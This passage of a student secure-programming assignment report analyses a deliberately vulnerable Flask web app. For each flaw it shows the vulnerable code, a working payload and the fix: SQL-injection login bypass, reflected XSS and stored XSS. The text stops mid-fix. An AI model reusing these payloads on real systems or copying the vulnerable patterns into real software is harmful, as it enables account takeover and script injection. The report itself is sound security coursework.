# Report

# Secure Programming Assignment 1

| Student Name | Student Number | email address |
|---|---|---|
| **Sebastian Konefal** | **B00168561** | **b00168557@mytudublin.ie** |
| [Student's name redacted] | [Student's number redacted] | [Student's email redacted] |

Digital Forensics and Cyber Security

TU765

Secure Programming 2024

Date: 24th of November 2024


Word count: 2996

The assignment has been completed in a combined effort by both students; working on MS Teams meetings, the 11 vulnerabilities were discovered, and the code fixes were applied. Both students have participated in the discovery, exploitation, and fix of every vulnerability.

## Table of Contents

## 1. SQL Injection

### 1.1. How the Code is Vulnerable



```
# Add login route
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        query = text(f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'")
        user = db.session.execute(query).fetchone()

        if user:
            session['user_id'] = user.id
            flash('Login successful!', 'success')
            return redirect(url_for('profile', user_id=user.id))
        else:
            error = 'Invalid Credentials. Please try again.'
            return render_template('login.html', error=error)

    return render_template('login.html')
```

The *username* and *password* variables are assigned the value from the login form on the website's login page. The content of these two variables are then passed as-is into the SQL statement within the *fstring*. That process will get the information stored in the variables and dump it on the query, without any kind of sanitization or special treatment.

### 1.2. Exploit


In theory, access should be granted if the following is passed to the login form:

**Username:** *valid_username'* --

**Password:** *irrelevant*

The password content is irrelevant but it cannot be empty as the login form won't allow for that.

The usernames of many users can be extracted from the trump.sql file. The username used for testing is "Holmes":




Username:

Holmes' --

Password:

secureprogramming

After pressing "Login", the exploit is complete:



Profile Page


**Username:** Holmes

**Email:** lectus.rutrum@laoreetposuere.org

**Card Details**

**Card Number:** 4916193359273
**Expiry:** 02/12/2017
**CVV:** 322

## 1.3. Fixed Code



```
# Add login route
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        query = text("SELECT * FROM users WHERE username = :username AND password = :password")
        user = db.session.execute(query, {'username': username, 'password': password}).fetchone()

        if user:
            session['user_id'] = user.id
            flash('Login successful!', 'success')
            return redirect(url_for('profile', user_id=user.id))
        else:
            error = 'Invalid Credentials. Please try again.'
            return render_template('login.html', error=error)

    return render_template('login.html')
```


The *text()* function in the SQLAlchemy library accepts the use of placeholders within the string by using ":" followed by the parameter name, the same way "?" would in JavaScript. These are represented as ":username" and ":password".

To bind the values to the placeholders, a dictionary is used to assign the values, which is passed to the *db.session.execute()*.

This change makes the database parse and compile the SQL query without data in the placeholders. When the data values are passed to the execution, the database treats them as raw text values outside of the SQL command logic, which prevents any of those values from executing as part of the SQL command.

The information to apply this fix correctly is based on SQLAlchemy's documentation (docs.sqlalchemy.org, n.d.).


After the fix, using the same credentials:



Invalid Credentials. Please try again.


## 2. Reflected Cross-Site Scripting

### 2.2. How the Code is Vulnerable



```
@app.route('/search', methods=['GET'])
def search():
    query = request.args.get('query')
    return render_template('search.html', query=query)
```

The problem with this code is that it passes the input in the search box to the query variable as-is, which is then passed to the HTML search template and gets executed as it is considered safe:



```
{% extends "base.html" %}

{% block title %}Search{% endblock %}

{% block content %}
    <h2>Search Page</h2>

    <form method="GET" action="{{ url_for('search') }}">
        <label for="query">Search:</label>
        <input type="text" id="query" name="query">
        <button type="submit">Submit</button>
    </form>

    {% if query %}
        <h3>Search results for: {{ query|safe }}</h3>
    {% endif %}
{% endblock %}
```


## 2.2. Exploit

Navigating to the following url: http://127.0.0.1:5000/search and inputting the following in the search box:

<script>alert('Reflected XSS')</script>

The following result is seen in url:

*http://127.0.0.1:5000/search?query=%3Cscript%3Ealert%28%27Reflected+XSS%27%29%3C%2Fscript%3E*




127.0.0.1:5000/search?query=<script>alert('Reflected+XSS')<%2Fscript>

127.0.0.1:5000

Reflected XSS


## 2.3. Fixed Code

The code can be applied on the search.html template file by just removing the "|safe" from the query so it is not considered safe as automatic escaping will be in place.



```
{% extends "base.html" %}

{% block title %}Search{% endblock %}

{% block content %}
    <h2>Search Page</h2>

    <form method="GET" action="{{ url_for('search') }}">
        <label for="query">Search:</label>
        <input type="text" id="query" name="query">
        <button type="submit">Submit</button>
    </form>

    {% if query %}
        <h3>Search results for: {{ query }}</h3>
    {% endif %}
{% endblock %}
```

When the same search is now executed, the search results are shown:




Search results for: <script>alert('Reflected XSS')</script>

## 3. Stored Cross-Site Scripting


### 3.1. How is the Code Vulnerable

There is no kind of sanitization done on app.py:



```
@app.route('/comments', methods=['GET', 'POST'])
def comments():
    if request.method == 'POST':
        username = request.form['username']
        comment_text = request.form['comment']

        # Insert comment into the database
        insert_comment_query = text("INSERT INTO comments (username, text) VALUES (:username, :text)")
        db.session.execute(insert_comment_query, {'username': username, 'text': comment_text})
        db.session.commit()
        return redirect(url_for('comments'))

    # Retrieve all comments to display
    comments_query = text("SELECT username, text FROM comments")
    comments = db.session.execute(comments_query).fetchall()
    return render_template('comments.html', comments=comments)
```

All comments are inserted into the DB as-is. The problem is that the HTML template for the comment section treats the text from the comments as safe:




```
{% extends "base.html" %}

{% block navigation %}
    <ul>
        <li><a href="{{ url_for('comments') }}">Comments</a></li>
    </ul>
{% endblock %}

{% block title %}Comments{% endblock %}

{% block content %}
    <h2>Leave a comment for our great leader!</h2>

    <form method="POST" action="{{ url_for('comments') }}" style="max-width: 600px; margin: 20px auto; padding: 20px; border: 1px solid #ccc; border-radius
        : 10px; background-color: #f9f9f9;">
        <div style="margin-bottom: 15px;">
            <label for="username" style="display: block; font-weight: bold; margin-bottom: 5px;">Name:</label>
            <input type="text" id="username" name="username" required style="width: 100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px;">
        </div>

        <div style="margin-bottom: 15px;">
            <label for="comment" style="display: block; font-weight: bold; margin-bottom: 5px;">Comment:</label>
            <textarea id="comment" name="comment" required style="width: 100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px; height: 100px;">
            </textarea>
        </div>

        <div style="text-align: center;">
            <button type="submit" style="padding: 10px 20px; background-color: #007bff; color: white; border: none; border-radius: 5px; cursor: pointer;">
            Submit</button>
        </div>
    </form>

    <h3>All Comments</h3>
    <ul>
        {% for comment in comments %}
            <li><strong>{{ comment.username }}</strong>: {{ comment.text|safe }}</li>
        {% endfor %}
    </ul>
{% endblock %}
```

## 3.2. Exploit

A comment can be submitted with the following values:


- Name: SecureProgramming
- Comment:
  <script>
  alert(“stored XSS”)
  </script>

Every time the comments page loads, the following will be seen:




## 3.3. Fixing the Code

The code will need to be fixed in two places, first in the hmtl template, this will prevent any loaded payloads from executing moving forward. The fix is similar to the one performed for reflected XSS:



```
{% extends "base.html" %}

{% block navigation %}
    <ul>
        <li><a href="{{ url_for('comments') }}">Comments</a></li>
    </ul>
{% endblock %}

{% block title %}Comments{% endblock %}

{% block content %}
    <h2>Leave a comment for our great leader!</h2>

